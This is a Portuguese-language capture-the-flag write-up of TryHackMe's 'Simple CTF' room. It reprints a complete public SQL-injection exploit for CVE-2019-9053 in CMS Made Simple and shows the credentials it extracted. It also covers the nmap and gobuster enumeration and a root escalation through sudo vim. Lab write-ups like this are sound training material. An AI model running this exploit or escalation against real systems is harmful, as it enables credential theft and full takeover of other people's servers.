Simple CTF, TryHackMe, Easy, 10/04/26

Sumário:

Visão Geral	pg 1
Reconhecimento	pg 1
Exploração	pg 2
Escalada de Privilégios	pg 11
Conclusão	pg 11
Referências	pg 12

Visão Geral:

O desafio envolve explorar uma vulnerabilidade do CMS Made Simple para garantir acesso SSH à máquina. A superfície de ataque inclui as 3 portas: 21, 80 e 2222 e um usuário ”Mitch”. O caminho utilizado no ataque foi um escaneamento simples com nmap, a enumeração de diretórios do serviço http contido na máquina e a descoberta da vulnerabilidade CVE-2019-9053, seguidos da exploração da vulnerabilidade com sql injection para encontrar um usuário, uma hash e um salt, que após ter a senha extraída possibilitou o acesso via SSH à máquina. Posteriormente, a escalada de privilégios foi feita abrindo um bash pelo vim.

Reconhecimento:

Ao utilizar `nmap -vvvv --script vuln <TARGET_IP>`, encontra-se 3 portas abertas, sendo elas 21, 80 e 2222:


```
Completed NSE at 14:29, 311.59s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 14:29
Completed NSE at 14:29, 0.34s elapsed
Nmap scan report for [redacted]
Host is up, received syn-ack (0.18s latency).
Scanned at 2026-04-10 14:24:06 -03 for 325s
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack
80/tcp   open  http         syn-ack
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-enum:
|_  /robots.txt: Robots file
2222/tcp open  EtherNetIP-1 syn-ack

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 14:29
Completed NSE at 14:29, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 14:29
Completed NSE at 14:29, 0.00s elapsed
Read data files from: /snap/nmap/4576/usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 335.33 seconds
filipen@pantero:~/Downloads$
```

Imagem 1 - Portas e Vulnerabilidades encontradas com nmap

À primeira vista, chama atenção o arquivo robots.txt que pode ser usado posteriormente e a porta 2222, que ao pesquisar, descobre-se que corresponde ao serviço SSH. A vulnerabilidade exposta do CVE-2007-6750 se refere à negação de serviço e não é explorada no CTF.

Exploração:

Após descobrir as portas abertas, foi escolhido começar explorando a porta http, por simplicidade. Ao acessar o ip pelo navegador encontra-se apenas uma tela padrão do servidor Apache2:



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`**, **`a2dismod`**, **`a2ensite`**, **`a2dissite`**, and **`a2enconf`**, **`a2disconf`** . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Imagem 2 - Site aberto inserindo ip no navegador

Sem encontrar qualquer característica notável na página, a abordagem adotada em seguinte foi a de usar o gobuster (`gobuster dir -u 1<TARGET_IP> -w common.txt`) para enumerar qualquer outro possível diretório comum:

```
filipen@pantero:~/Downloads$ gobuster dir -u [redacted] -w common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http:/[redacted]
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 297]
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/index.html           (Status: 200) [Size: 11321]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 301]
/simple               (Status: 301) [Size: 315] [--> http:/[redacted]/simple/]
Progress: 4739 / 4739 (100.00%)
===============================================================
Finished
===============================================================
filipen@pantero:~/Downloads$
```

Imagem 3 - Diretórios enumerados com gobuster

Foi encontrado um caminho “simple”, que leva a uma outra página:




Imagem 4 - Site encontrado no diretório /simple

O descrição de home informa que um software chamado CMS Mades Simple foi utilizado para fazer esse site, além disso, uma notícia foi postada por uma pessoa chamada “mitch” em 19 de agosto.

Ao pesquisar por CMS Made Simple no Google, um dos primeiros links nos direcionam ao CVE-2019-9053 na Exploit-DB:




Imagem 5 - CVE encontrado em Exploit-DB ao pesquisar no Google

A descrição do CVE aponta para uma vulnerabilidade de injeção SQL, que pode ser explorada usando um exploit público fornecido no Exploit-DB. Por problemas na execução do código em python foram cortadas algumas linhas que tinham como único propósito colorir o output. Segue a versão editada e utilizada nesse CTF do código:

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
import time
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)

options, args = parser.parse_args()
if not options.url:
  print ("[+] Specify an url target")
  print ("[+] Example usage (no cracking password): exploit.py -u http://target-uri")
  print ("[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist")
  print ("[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.")
  exit()

url_vuln = options.url + '/moduleinterface.php?mact=News,m1_,default,0'
session = requests.Session()
dictionary = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM@._-$'
flag = True
password = ""
```

```
temp_password = ""
TIME = 1
db_name = ""
output = ""
email = ""

salt = ''
wordlist = ""
if options.wordlist:
  wordlist += options.wordlist

def crack_password():
  global password
  global output
  global wordlist
  global salt
  dict = open(wordlist)
  for line in dict.readlines():
    line = line.replace("\n", "")
    beautify_print_try(line)
    if hashlib.md5(str(salt) + line).hexdigest() == password:
      output += "\n[+] Password cracked: " + line
      break
  dict.close()

def beautify_print_try(value):
  global output
  print ("\033c")
  print(output)
  print('[*] Try: ' + value)

def beautify_print():
  global output
  print ("\033c")
  print(output)

def dump_salt():
  global flag
  global salt
  global output
  ord_salt = ""
  ord_salt_temp = ""
```

```
        while flag:
            flag = False
            for i in range(0, len(dictionary)):
                temp_salt = salt + dictionary[i]
                ord_salt_temp = ord_salt + hex(ord(dictionary[i]))[2:]
                beautify_print_try(temp_salt)
                payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) +
")+from+cms_siteprefs+where+sitepref_value+like+0x" + ord_salt_temp +
"25+and+sitepref_name+like+0x736974656d61736b)+--+"
                url = url_vuln + "&m1_idlist=" + payload
                start_time = time.time()
                r = session.get(url)
                elapsed_time = time.time() - start_time
                if elapsed_time >= TIME:
                    flag = True
                    break
            if flag:
                salt = temp_salt
                ord_salt = ord_salt_temp
        flag = True
        output += '\n[+] Salt for password found: ' + salt

    def dump_password():
        global flag
        global password
        global output
        ord_password = ""
        ord_password_temp = ""
        while flag:
            flag = False
            for i in range(0, len(dictionary)):
                temp_password = password + dictionary[i]
                ord_password_temp = ord_password + hex(ord(dictionary[i]))[2:]
                beautify_print_try(temp_password)
                payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) + ")+from+cms_users"
                payload += "+where+password+like+0x" + ord_password_temp +
"25+and+user_id+like+0x31)+--+"
                url = url_vuln + "&m1_idlist=" + payload
                start_time = time.time()
                r = session.get(url)
                elapsed_time = time.time() - start_time
                if elapsed_time >= TIME:
```

```
                flag = True
                break
            if flag:
                password = temp_password
                ord_password = ord_password_temp
        flag = True
        output += '\n[+] Password found: ' + password

    def dump_username():
        global flag
        global db_name
        global output
        ord_db_name = ""
        ord_db_name_temp = ""
        while flag:
            flag = False
            for i in range(0, len(dictionary)):
                temp_db_name = db_name + dictionary[i]
                ord_db_name_temp = ord_db_name + hex(ord(dictionary[i]))[2:]
                beautify_print_try(temp_db_name)
                payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) +
")+from+cms_users+where+username+like+0x" + ord_db_name_temp +
"25+and+user_id+like+0x31)+--+"
                url = url_vuln + "&m1_idlist=" + payload
                start_time = time.time()
                r = session.get(url)
                elapsed_time = time.time() - start_time
                if elapsed_time >= TIME:
                    flag = True
                    break
            if flag:
                db_name = temp_db_name
                ord_db_name = ord_db_name_temp
        output += '\n[+] Username found: ' + db_name
        flag = True

    def dump_email():
        global flag
        global email
        global output
        ord_email = ""
        ord_email_temp = ""
```

```
            while flag:
                flag = False
                for i in range(0, len(dictionary)):
                    temp_email = email + dictionary[i]
                    ord_email_temp = ord_email + hex(ord(dictionary[i]))[2:]
                    beautify_print_try(temp_email)
                    payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) +
")+from+cms_users+where+email+like+0x" + ord_email_temp + "25+and+user_id+like+0x31)+--+"
                    url = url_vuln + "&m1_idlist=" + payload
                    start_time = time.time()
                    r = session.get(url)
                    elapsed_time = time.time() - start_time
                    if elapsed_time >= TIME:
                        flag = True
                        break
                if flag:
                    email = temp_email
                    ord_email = ord_email_temp
            output += '\n[+] Email found: ' + email
            flag = True

        dump_salt()
        dump_username()
        dump_email()
        dump_password()

        if options.cracking:
            print ("[*] Now try to crack password")
            crack_password()

        beautify_print()
```

O script utiliza de injeção SQL para iterar sobre os caracteres que compõem o usuário, email, senha e salt e printa os valores encontrados, sendo eles:

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: [redacted]
filipen@pantero:~/Documents/Programas/sqli$
```

Imagem 6 - Credenciais encontradas com exploit

Sabendo que há um Salt para a senha e vendo que ela se apresenta ilegível, é fácil perceber que se trata de uma hash. Abrindo o sie hashes.com e inserindo apenas a senha, é retornado o valor <HASH>:1dac0d92e9fa6bb2<PASSWORD>

O primeiro valor antes do ":" corresponde à hash inserida, já o segundo é igual ao Salt fornecido anteriormente. Portanto, a senha fornecida no final da string parece estar correta.

Tendo agora um usuário mitch e uma senha, volta-se a atenção para a porta SSH 2222 encontrada anteriormente, que após logar com essas credenciais, concede acesso à máquina:

```
filipen@pantera:~/Downloads$ ssh [redacted] -p 2222 -l mitch
mitch@[redacted] password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Fri Apr 10 20:06:06 2026 from [redacted]
$
```

Imagem 7 - Conexão SSH

Escalada de Privilégios:

Depois de executar os comandos pwd e cd / verifica-se que há um diretório root que nega a permissão de acesso. Buscando encontrar quais comandos o usuário mitch tem direito de usar com sudo, executa-se o sudo-l, que revela o poder de usar o vim:

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$
```

Imagem 8 - Permissões sudo

Dentro do vim é possível abrir um shell, por isso, executa-se o vim com o comando sudo vim e insere-se no terminal: :!bash, que abre um shell com acesso root:

```
$ vim

mitch@Machine:/$ vim

mitch@Machine:/$ sudo vim

root@Machine:/# ls root
root.txt
```

Imagem 9 - Privilégios root concedidos

Conclusão:

Conectando-se ao ip pode-se enumerar portas usando o comando nmap. Dentre as portas listadas estarão a 80 (HTPP) e 2222 (SSH). Utilizando o gobuster para achar outros caminhos,

encontra-se o diretório /simple, que, ao acessar, revela que o site é construído usando um software com vulnerabilidade exposta. Explorando essa vulnerabilidade (CVE-2019-9053), encontra-se um usuário e uma senha hasheada, que com a senha real correspondente, podem ser usados para conectar-se por SSH à máquina. Após a invasão, encontra-se uma flag num txt dentro do diretório de Mitch e outra flag dentro de root, acessível após a escalada de privilégios gerando um shell com privilégios pelo vim.

Referências:

hashes.com
https://www.exploit-db.com/exploits/46635